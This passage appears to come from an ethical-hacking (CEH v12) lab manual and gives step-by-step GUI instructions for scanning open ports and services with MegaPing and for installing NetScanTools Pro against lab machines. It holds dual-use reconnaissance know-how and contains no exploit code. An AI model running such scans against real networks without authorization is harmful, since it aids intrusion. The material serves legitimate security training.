
10. Select the **Port Scanner** option from the left-hand pane. In the **Port Scanner** tab in the right-hand pane, enter the IP address of the **Windows Server 2022 (10.10.1.22)** machine into the **Destination Address List** field and click **Add**.



11. Select the **10.10.1.22** checkbox and click the **Start** button to start listening to the traffic on 10.10.1.22.



12. MegaPing lists the ports associated with **Windows Server 2022 (10.10.1.22)**, with detailed information on port number and type, service running on the port along with the description, and associated risk, as shown in the screenshot. Using this information attackers can penetrate the target network and compromise it, to launch attacks.



13. Similarly, you can perform port and service scanning on other target machines.

14. This concludes the demonstration of discovering open ports and services running on the target IP address using MegaPing.
15. Close all open windows and document all the acquired information.

Task 2: Perform Port and Service Discovery using NetScanTools Pro

NetScanTools Pro is an integrated collection of utilities that gathers information on the Internet and troubleshoots networks for Network Professionals. With the available tools, you can research IPv4/IPv6 addresses, hostnames, domain names, e-mail addresses, and URLs on the target network.


Here, we will use the NetScanTools Pro tool to discover open ports and services running on the target range of IP addresses.

1. Ensure that the virtual machines (**Windows Server 2022**, **Windows Server 2019**, **Ubuntu**, **Parrot Security**, and **Android**) are running.
2. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro** and double-click **nstp11demo.exe**.


Note: If a **User Account Control** pop-up appears, click **Yes**.

3. The **Setup - NetScanTools Pro Demo** window appears, click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.

